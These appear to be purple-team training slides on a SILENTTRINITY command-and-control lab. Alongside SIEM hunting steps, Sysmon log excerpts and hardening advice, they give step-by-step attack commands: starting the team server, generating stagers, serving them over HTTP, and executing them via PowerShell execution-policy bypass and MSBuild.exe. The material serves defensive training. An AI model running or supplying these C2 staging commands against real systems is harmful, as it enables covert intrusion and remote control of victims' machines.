
defensiveorigins.com

© Defensive Origins LLC APT0030.15 – APT Lab C2 Infrastructure

Hunt and Defend Methodology

How will hunt and defend methodology work?

- Build strong relationships with HR & Marketing
- Deploy tools to “see what attackers see”.
- Understand modern C2 frameworks
- Deploy network intrusion detection, prevention devices
- Deploy network analyzers at boundaries
 - “Packets or it didn’t happen!” (*Judy Novak*)
- Test effectiveness of SIEM logging, alerting, and graphing
 - Beacons become super apparent in logs via graphs



defensiveorigins.com


© Defensive Origins LLC APT0030.16 – APT Lab C2 Infrastructure

Hunt and Defend Methodology

How will hunting/defending work?

- Search term: 'msbuild'
- Toggle fields for **host_name**, **process_name**, and **RuleName**

Toggle column in table	process_id	4,688
	process_name	msbuild.exe
	process_path	c:\windows\microsoft.net\framework64\v4.0.30319\msbuild.exe



This is the Discover application -->

- Accurate logs are arriving.
- **logs-*** log index
- Parsing is improving.
- Detection capabilities are moving forward




defensiveorigins.com

© Defensive Origins LLC APT0030.17 – APT Lab C2 Infrastructure

Hunt and Defend Methodology



How will hunting/defending work?

- Investigate the **elastalert_status** log index
- Set refresh values, time window, etc.



This is the Discover application

- Alerts are being generated
- elastalert_status log index
- Triggered alert?
- Suspicious-Typical-Malware-Back-Connect-Ports



Policy



Firewall



End Protection



Hunt & Defend



Activity and Network Probes



Collaboration



Actionable Alerts




defensiveorigins.com

© Defensive Origins LLC APT0030.18 – APT Lab C2 Infrastructure

Hunt and Defend Methodology

How will hunting/defending work?

- Investigate the **logs-endpoint-winevent-sysmon-*** log index
- Set refresh values, time window, etc and drill-down on the events spike
- Click on any time column to review its associated spike




This is the Discover application

- Beacons! Heartbeats!
- Sysmon!
- MITRE T1218 and T1086



Policy



Firewall



End Protection



Activity and Network Probes



Collaboration


Actionable Alerts



defensiveorigins.com

© Defensive Origins LLC APT0030.19 – APT Lab C2 Infrastructure

Adjust / Harden



Are adjustments needed to reach LC Goal?

- Limit LOLBINs with application whitelisting
- Begin the process of understanding the log alerting process in this SIEM.

Document adjustments and attempt attack/defense again.

```
process_path: c:\windows\microsoft.net\framework64\v4.0.30319\msbuild.exe src_ip_version: 4 src_is_ipv6: false user_reporter_name: SYSTEM process_id: 3,744 log.level: information user_reporter_domain: NT AUTHORITY src_port: 53,313 beat_version: 7.5.1 source_name: Microsoft-Windows-Sysmon host_name: ws10-01.lab.defensiveorigins.com fingerprint_network_community_id: 1:eGcfkZuNqB7YwWJ7DiXkPGLAyFc= src_ip_public: false process_name: msbuild.exe log_ingest_timestamp: Feb 2, 2020 @ 13:59:22.594 meta_user_reporter_name_is_machine: false beat_hostname: DC01 @timestamp: Feb 2, 2020 @ 13:59:22.594 type: wineventlog dst_ip_public: false network_protocol: tcp z_original_message: Network connection detected: RuleName: technique_id=T1218,technique_name=Signed Binary Proxy Execution UtcTime: 2020-02-02 21:59:21.042 ProcessGuid: {d3df3
```




defensiveorigins.com

© Defensive Origins LLC APT0030.20 – APT Lab C2 Infrastructure

Report Findings and Prepare for Production

- Prepare a report (playbook).
- Prepare for Change Management Controls for changes to be deployed in production.



defensiveorigins.com

© Defensive Origins LLC APT0030.21 – APT Lab C2 Infrastructure

Purple Team Lifecycle

Overall
Status: **Completed**

P81130 - C2 Silent Trinity Hunt

Lifecycle Project Manager

Kent Ickler

Office: 605-939-0331

Email: kent@defensiveorigins.com

- Lifecycle Kickoff: 2/1/2020
- Simulation Start: 2/5/2020
- Simulation End: 2/10/2020
- Configuration Identified: 2/9/2020
- Change Management Referred 2/15/2020
- Configuration Deployed: 31/1/2020

Status Code Legend
● Attack Simulation
● Defense Simulation

● System Configuration Change
● Information

APT Lifecycle
Ingest and Research

- Lifecycle Type: **Attack Simulation**
- Lifecycle Objective: **Alert**

- Ingest Source:
- **Mitre T1086 [execution], T1127**
<https://attack.mitre.org/techniques/T1086/>

- Use Silent Trinity C2 Framework to attempt to gain access to the secured domain environment.

Attack methodology

- Launch Silent Trinity Team Server, Connect
- 1\$) pipenv install && pipenv shell
- 1\$) python st.py teamserver --port 81 10.10.98.20 APTClass!
- 2\$) pipenv install && pipenv shell
- 2\$) python st.py client wss://apclass:APTClass\!@10.10.98.20:81
- Build stage listener
- listeners
- use https
- set port 4444
- start
- Build malware stagers
- stagers
- use powershell
- generate https
- use msbuild
- generate https
- Server Malware
- mv stager.* /opt/web
- cd /opt/web
- python3 -m http.server
- Download malware on workstation. <http://10.10.98.228:8000>
- Execute malware on network workstation.
- powershell -ep bypass
- Import-Module .\Downloads\stager.ps1
- Execute malware via Trusted Developer Tools (T1127)
- cd c:\Windows\Microsoft.NET\Framework64\v4.0.30319\
- MSBuild.exe c:\Users\heather.butler\Downloads\stager.xml
- Confirm new SilentTrinity session
- sessions

ATOMIC PURPLE TEAMING
© 2020 DEFENSIVE ORIGINS LLC
P81130.1

defensiveorigins.com

© Defensive Origins LLC APT0030.22 – APT Lab C2 Infrastructure

list

Defense methodology

- Search within optics stack for evidence of execution.

Lifecycle Adjustments

- Within sysmon logs, note "msbuild.exe" and "T2118"
- This indicates that msbuild was responsible for launching the payload. This is not typical behavior or msbuild.

Change Management

- Deploy updated logging adjustments as defined to production optics stack.
- Effected Users: N/A
- Rollback: Remove logging configuration/search query

Lessons Learned

- This type of behavior is not typical is msbuild.exe.

ATOMIC PURPLE TEAMING
© 2020 DEFENSIVE ORIGINS LLC
P81130.2



Lessons Learned


New Techniques Learned?

- C2 execution via PowerShell PS1.
- C2 execution via MSBuild.

Gained Experience?

- Establishing a command and control.
- Hunting for spikes and anomalies with Elastalert.

Has the organization's security posture been improved?



C2 with SILENTTRINITY Summary

Attack Methodology

Toolkit Locations

<https://github.com/byt3bl33d3r/SILENTTRINITY>

Commands

Server:

```
python3.8 st teamserver --port 81 10.10.98.20 APTClass!
```

Client:

```
python3.8 st client
```

```
wss://itadmin:APTClass\!@10.10.98.20:81
```

Detect Methodology

Event IDs

Sysmon Event ID 3 (Network Connection)

PowerShell Log IDs 400, 500, 501, 800

Win Event ID 4104 (PS Scriptblock Details)

Security ID 4688 (PowerShell.exe) New Process

Beacon Analysis

Zeek / AIHunter / RITA / Wireshark / Sysmon

MITRE ATT&CK Maps

MITRE – T1127.001 – Trusted Developer Utilities

- <https://attack.mitre.org/techniques/T1127/001/>

MITRE – T1059 – Command and Scripting Interpreter

- <https://attack.mitre.org/techniques/T1059/>

Defense Methodology

Group Policy

Logging > Administrative Templates → Windows Components → Windows PowerShell

Limit PS > User Configuration -> Policies -> Windows Settings -> Security Settings -> Software Restriction Policies



defensiveorigins.com

© Defensive Origins LLC APT0030.24 – APT Lab C2 Infrastructure



----- LAB -----

APT0030.2

APTLC: Command and Control
Attack Team
C2 Infrastructure
SILENTTRINITY

----- LAB -----

